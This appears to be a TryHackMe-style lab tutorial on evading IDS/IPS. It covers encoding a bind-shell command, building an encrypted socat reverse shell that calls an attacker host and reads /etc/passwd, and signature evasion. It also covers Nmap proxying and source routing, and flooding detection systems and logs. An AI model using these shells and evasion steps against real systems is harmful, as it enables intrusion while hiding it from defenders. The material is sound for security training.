
```
           pentester@TryHackMe$ urlencode ncat -lvnp 1234 -e /bin/bash
ncat%20-lvnp%201234%20-e%20%2Fbin%2Fbash
```

`ncat -lvnp 1234 -e /bin/bash` becomes `ncat%20-lvnp%201234%20-e%20%2Fbin%2Fbash` after URL encoding. Depending what the IDS/IPS signature is matching, URL encoding might help evade detection.

Use Escaped Unicode

Some applications will still process your input and execute it properly if you use escaped Unicode. There are multiple ways to use escaped Unicode depending on the system processing the input string. For example, you can use CyberChef to select and configure the Escape Unicode Characters recipe as shown in the image below.

1. Search for *Escape Unicode Characters*
2. Drag it to the *Recipe* column
3. Ensure you a check-mark near *Encode all chars* with a prefix of `\u`
4. Ensure you have a check-mark near *Uppercase hex* with a padding of 4



Escape Unicode Characters
Prefix: \u
Encode all chars: ✓
Padding: 4
Uppercase hex: ✓

Input (start: 28, end: 28, length: 0; length: 28, lines: 1):

```
ncat -lvnp 1234 -e /bin/bash
```

Output (time: 0ms, length: 168, lines: 1):

```
\u006E\u0063\u0061\u0074\u0020\u002D\u006C\u0076\u006E
\u0070\u0020\u0031\u0032\u0033\u0034\u0020\u002D\u0065
\u0020\u002F\u0062\u0069\u006E\u002F\u0062\u0061\u0073
\u0068
```

If you use the format `\uXXXX`, then `ncat -lvnp 1234 -e /bin/bash` becomes `\u006e\u0063\u0061\u0074\u0020\u002d\u006c\u0076\u006e\u0070\u0020\u0031\u0032\u0033\u0034\u0020\u002d\u0065\u0020\u002f\u0062\u0069\u006e\u002f\u0062\u0061\u0073\u0068`. It is clearly a drastic transformation that would help you evade detection, assuming the target system will interpret it correctly and execute it.

Encrypt the Communication Channel

Because an IDS/IPS won't inspect encrypted data, an attacker can take advantage of encryption to evade detection. Unlike encoding, encryption requires an encryption key.

One direct approach is to create the necessary encryption key on the attacker's system and set `socat` to use the encryption key to enforce encryption as it listens for incoming connections. An encrypted reverse shell can be carried out in three steps:

1. Create the key
2. Listen on the attacker's machine
3. Connect to the attacker's machine

Firstly, On the AttackBox or any Linux system, we can create the key using `openssl`.

```
openssl req -x509 -newkey rsa:4096 -days 365 -subj
'/CN=www.redteam.thm/O=Red Team THM/C=UK' -nodes -keyout thm-reverse.key -
out thm-reverse.crt
```

The arguments in the above command are:

- `req` indicates that this is a certificate signing request. Obviously, we won't submit our certificate for signing.
- `-x509` specifies that we want an X.509 certificate

- `-newkey rsa:4096` creates a new certificate request and a new private key using RSA, with the key size being 4096 bits. (You can use other options for RSA key size, such as `-newkey rsa:2048`.)
- `-days 365` shows that the validity of our certificate will be one year
- `-subj` sets data, such as organization and country, via the command-line.
- `-nodes` simplifies our command and does not encrypt the private key
- `-keyout PRIVATE_KEY` specifies the filename where we want to save our private key
- `-out CERTIFICATE` specifies the filename to which we want to write the certificate request

The above command returns:

- Private key: `thm-reverse.key`
- Certificate: `thm-reverse.crt`

The Privacy Enhanced Mail (PEM) `.pem` file requires the concatenation of the private key `.key` and the certificate `.crt` files. We can use `cat` to create our PEM file from the two files that we have just created:

`cat thm-reverse.key thm-reverse.crt > thm-reverse.pem`.

Secondly, with the PEM file ready, we can start listening while using the key for encrypting the communication with the client.

`socat -d -d OPENSSL-LISTEN:4443,cert=thm-reverse.pem,verify=0,fork STDOUT`

If you are not familiar with `socat`, the options that we used are:

- `-d -d` provides some debugging data (fatal, error, warning, and notice messages)
- `OPENSSL-LISTEN:PORT_NUM` indicates that the connection will be encrypted using OPENSSL
- `cert=PEM_FILE` provides the PEM file (certificate and private key) to establish the encrypted connection
- `verify=0` disables checking peer’s certificate
- `fork` creates a sub-process to handle each new connection.

Thirdly, on the victim system, `socat OPENSSL:10.20.30.1:4443,verify=0 EXEC:/bin/bash`. Note that the `EXEC` invokes the specified program.

Let’s demonstrate this. On the attacker system, we carried out the following:

Pentester Terminal

```
pentester@TryHackMe$ openssl req -x509 -newkey rsa:4096 -days 365 -subj
'/CN=www.redteam.thm/O=Red Team THM/C=UK' -nodes -keyout thm-reverse.key -out thm-
reverse.crt
Generating a RSA private key
........................++++
......++++
writing new private key to 'thm-reverse.key'
-----
pentester@TryHackMe$ ls
thm-reverse.crt  thm-reverse.key
pentester@TryHackMe$ cat thm-reverse.key thm-reverse.crt > thm-reverse.pem
pentester@TryHackMe$ socat -d -d OPENSSL-LISTEN:4443,cert=thm-
reverse.pem,verify=0,fork STDOUT
2022/02/24 13:39:07 socat[1208] W ioctl(6, IOCTL_VM_SOCKETS_GET_LOCAL_CID, ...):
Inappropriate ioctl for device
2022/02/24 13:39:07 socat[1208] N listening on AF=2 0.0.0.0:4443
```

As we have a listener on the attacker system, we switched to the victim machine, and we executed the following:

Target Terminal

```
pentester@target$ socat OPENSSL:10.20.30.129:4443,verify=0
EXEC:/bin/bash
```


Back to the attacker system, let's run `cat /etc/passwd`:

Pentester Terminal

```
pentester@TryHackMe$ socat -d -d OPENSSL-LISTEN:4443,cert=thm-
reverse.pem,verify=0,fork STDOUT
[...]
2022/02/24 15:54:28 socat[7620] N starting data transfer loop with FDs [7,7] and
[1,1]

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
[...]
```

However, if the IDS/IPS inspects the traffic, all the packet data will be encrypted. In other words, the IPS will be completely oblivious to exchange traffic and commands such as `cat /etc/passwd`. The screenshot below shows how things appear on the wire when captured using Wireshark. The highlighted packet contains `cat /etc/passwd`; however, it is encrypted.


ids-evasion-socat-enc.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port==4443

```
Source          Destination     Protocol  Lengt Info
10.20.30.1      10.20.30.129    TCP         74 38480 → 4443 [SYN] Seq=0 Win=642
10.20.30.129    10.20.30.1      TCP         74 4443 → 38480 [SYN, ACK] Seq=0 Ac
10.20.30.1      10.20.30.129    TCP         66 38480 → 4443 [ACK] Seq=1 Ack=1 W
10.20.30.1      10.20.30.129    TLSv1.3    453 Client Hello
10.20.30.129    10.20.30.1      TCP         66 4443 → 38480 [ACK] Seq=1 Ack=388
10.20.30.129    10.20.30.1      TLSv1.3    15… Server Hello, Change Cipher Spec
10.20.30.1      10.20.30.129    TCP         66 38480 → 4443 [ACK] Seq=388 Ack=1
10.20.30.129    10.20.30.1      TLSv1.3    840 Application Data, Application Da
10.20.30.1      10.20.30.129    TCP         66 38480 → 4443 [ACK] Seq=388 Ack=2
10.20.30.1      10.20.30.129    TLSv1.3    146 Change Cipher Spec, Application
10.20.30.129    10.20.30.1      TCP         66 4443 → 38480 [ACK] Seq=2223 Ack=
10.20.30.129    10.20.30.1      TLSv1.3    305 Application Data
10.20.30.1      10.20.30.129    TCP         66 38480 → 4443 [ACK] Seq=468 Ack=2
10.20.30.129    10.20.30.1      TLSv1.3    305 Application Data
10.20.30.1      10.20.30.129    TCP         66 38480 → 4443 [ACK] Seq=468 Ack=2
10.20.30.129    10.20.30.1      TLSv1.3    104 Application Data
10.20.30.1      10.20.30.129    TCP         66 38480 → 4443 [ACK] Seq=468 Ack=2
```

```
▾ TLSv1.3 Record Layer: Application Data Protocol: Application Data
    Opaque Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 33
    Encrypted Application Data: 24b1ae95a72ea2a223fdf644b3619531f0b23c2336bdf34
```


```
0020  1e 01 11 5b 96 50 32 4b  f3 ee 7f 33 d1 bd 80 18   ···[·P2K ···3····
0030  00 40 ea 57 00 00 01 01  08 0a 8b f5 1e 63 11 08   ·@·W···· ·····c··
0040  d3 ea 17 03 03 00 21 24  b1 ae 95 a7 2e a2 a2 23   ······!$ ····.··#
0050  fd f6 44 b3 61 95 31 f0  b2 3c 23 36 bd f3 46 cb   ··D·a·1· ·<#6··F·
0060  d6 4f 9e 78 9e fb 75 c2                            ·O·x··u·
```

Payload is encrypted appl... (tls.app_data), 33 byte   Packets: 91 · Displayed: 21 (23.1%)   Profile: Default

As you can tell, it is not possible to make sense of the commands or data being exchanged. To better see the value of the added layer of encryption, we will compare this with an equivalent `socat` connection that does not use encryption.

1. On the attacker's system, we run `socat -d -d TCP-LISTEN:4443,fork STDOUT`.
2. On the victim's machine, we run `socat TCP:10.20.30.129:4443 EXEC:/bin/bash`.
3. Back on the attacker's system, we type `cat /etc/passwd` and hit Enter/Return.

Because no encryption was used, capturing the traffic exchanged between the two systems will expose the commands, and the traffic exchanged. In the following screenshot, we can see the command sent by the attacker.


ids-evasion-socat-clr.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.port==4443
```


```
Source          Destination     Protocol  Lengt Info
10.20.30.1      10.20.30.129    TCP        74 38484 → 4443 [SYN] Seq=0 Win=64240 Le
10.20.30.129    10.20.30.1      TCP        74 4443 → 38484 [SYN, ACK] Seq=0 Ack=1 W
10.20.30.1      10.20.30.129    TCP        66 38484 → 4443 [ACK] Seq=1 Ack=1 Win=64
10.20.30.129    10.20.30.1      TCP        82 4443 → 38484 [PSH, ACK] Seq=1 Ack=1 W
10.20.30.1      10.20.30.129    TCP        66 38484 → 4443 [ACK] Seq=1 Ack=17 Win=6
10.20.30.1      10.20.30.129    TCP       15… 38484 → 4443 [ACK] Seq=1 Ack=17 Win=6
10.20.30.1      10.20.30.129    TCP       15… 38484 → 4443 [ACK] Seq=1449 Ack=17 Wi
10.20.30.1      10.20.30.129    TCP       383 38484 → 4443 [PSH, ACK] Seq=2897 Ack=
10.20.30.129    10.20.30.1      TCP        66 4443 → 38484 [ACK] Seq=17 Ack=3214 Wi
10.20.30.129    10.20.30.1      TCP        66 4443 → 38484 [FIN, ACK] Seq=17 Ack=32
10.20.30.1      10.20.30.129    TCP        66 38484 → 4443 [FIN, ACK] Seq=3214 Ack=
10.20.30.129    10.20.30.1      TCP        66 4443 → 38484 [ACK] Seq=18 Ack=3215 Wi
```

```
    [Calculated Checksum: 0x4b66]
    Urgent Pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [Timestamps]
  ▸ [SEQ/ACK analysis]
    TCP payload (16 bytes)
▾ Data (16 bytes)
    Data: 636174202f6574632f7061737377640a
    [Length: 16]
```

```
0010  00 44 48 46 40 00 40 06  a1 c4 0a 14 1e 81 0a 14   ·DHF@·@· ········
0020  1e 01 11 5b 96 54 e9 fb  3a 53 a3 63 c4 11 80 18   ···[·T·· :S·c····
0030  00 40 4b 66 00 00 01 01  08 0a 8c 1c b2 7b 11 30   ·@Kf···· ·····{·0
0040  73 69 63 61 74 20 2f 65  74 63 2f 70 61 73 73 77   sicat /e tc/passw
0050  64 0a                                              d·
```

```
Data (data.data), 16 bytes    Packets: 81 · Displayed: 12 (14.8%) · Dropped: 0 (0.0%)    Profile: Default
```

Furthermore, it is a trivial task to follow the TCP stream as it is in cleartext and learn everything exchanged between the attacker and the target system. The screenshot below uses the “Follow TCP Stream” option from Wireshark.


Wireshark · Follow TCP Stream (tcp.stream eq 1) · ids-evasion-socat-clr.pcapng
Filter Out This Stream
Print
Save as…
Back
Close
Help
Find Next

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
```

3 client pkts, 1 server pkt, 1 turn.

Entire conversation (3,229 bytes) Show data as ASCII Stream 1

Find:

Modify the data

Consider the simple case where you want to use Ncat to create a bind shell. The following command `ncat -lvnp 1234 -e /bin/bash` tells `ncat` to listen on TCP port 1234 and bind Bash shell to it. If you want to detect packets containing such commands, you need to think of something specific to match the signature but not too specific.

- Scanning for `ncat -lvnp` can be easily evaded by changing the order of the flags.
- On the other hand, inspecting the payload for `ncat -` can be evaded by adding an extra white space, such as `ncat  -` which would still run correctly on the target system.
- If the IDS is looking for `ncat`, then simple changes to the original command won't evade detection. We need to consider more sophisticated approaches depending on the target system/application. One option would be to use a different command such as `nc` or `socat`. Alternatively, you can consider a different encoding if the target system can process it properly.

Answer the questions below

Using `base64` encoding, what is the transformation of `cat /etc/passwd`?

The `base32` encoding of a particular string is `NZRWC5BAFVWCAOBQHAYAU===`. What is the original string?


Using the provided `openssl` command above. You created a certificate, which we gave the extension `.crt`, and a private key, which we gave the extension `.key`. What is the first line in the certificate file?

What is the last line in the private key file?

On the attached machine from the previous task, browse to `http://MACHINE_IP:8080`, where you can write your Linux commands. Note that no output will be returned. A command like `ncat -lvnp 1234 -e /bin/bash` will create a bind shell that you can connect to it from the AttackBox using `ncat MACHINE_IP 1234`; however, some IPS is filtering out the command we are submitting on the form. Using one of the techniques mentioned in this task, try to adapt the command typed in the form to run properly. Once you connect to the bind shell using `ncat MACHINE_IP 1234`, find the user's name.

Evasion via route manipulation includes:

- Relying on source routing
- Using proxy servers



Relying on Source Routing

In many cases, you can use source routing to force the packets to use a certain route to reach their destination. Nmap provides this feature using the option `--ip-options`. Nmap offers loose and strict routing:

- Loose routing can be specified using `L`. For instance, `--ip-options "L 10.10.10.50 10.10.50.250"` requests that your scan packets are routed through the two provided IP addresses.

- Strict routing can be specified using `S`. Strict routing requires you to set every hop between your system and the target host. For instance, `--ip-options "S 10.10.10.1 10.10.20.2 10.10.30.3"` specifies that the packets go via these three hops before reaching the target host.

Using Proxy Servers

The use of proxy servers can help hide your source. Nmap offers the option `--proxies` that takes a list of a comma-separated list of proxy URLs. Each URL should be expressed in the format `proto://host:port`. Valid protocols are HTTP and SOCKS4; moreover, authentication is not currently supported.

Consider the following example. Instead of running `nmap -sS MACHINE_IP`, you would edit your Nmap command to something like `nmap -sS HTTP://PROXY_HOST1:8080,SOCKS4://PROXY_HOST2:4153 MACHINE_IP`. This way, you would make your scan go through HTTP proxy host1, then SOCKS4 proxy host2, before reaching your target. It is important to note that finding a reliable proxy requires some trial and error before you can rely on it to hide your Nmap scan source.


If you use your web browser to connect to the target, it would be a simple task to pass your traffic via a proxy server. Other network tools usually provide their own proxy settings that you can use to hide your traffic source.

Answer the questions below

Protocols used in proxy servers can be HTTP, HTTPS, SOCKS4, and SOCKS5. Which protocols are currently supported by Nmap?

Evasion via tactical DoS includes:

- Launching denial of service against the IDS/IPS
- Launching denial of Service against the logging server



An IDS/IPS requires a high processing power as the number of rules grows and the network traffic volume increases. Moreover, especially in the case of IDS, the primary response is logging traffic information matching the signature. Consequently, you might find it beneficial if you can:

- Create a huge amount of benign traffic that would simply overload the processing capacity of the IDS/IPS.
- Create a massive amount of not-malicious traffic that would still make it to the logs. This action would congest the communication channel with the logging server or exceed its disk writing capacity.

It is also worth noting that the target of your attack can be the IDS operator. By causing a vast number of false positives, you can cause operator fatigue against your “adversary.”

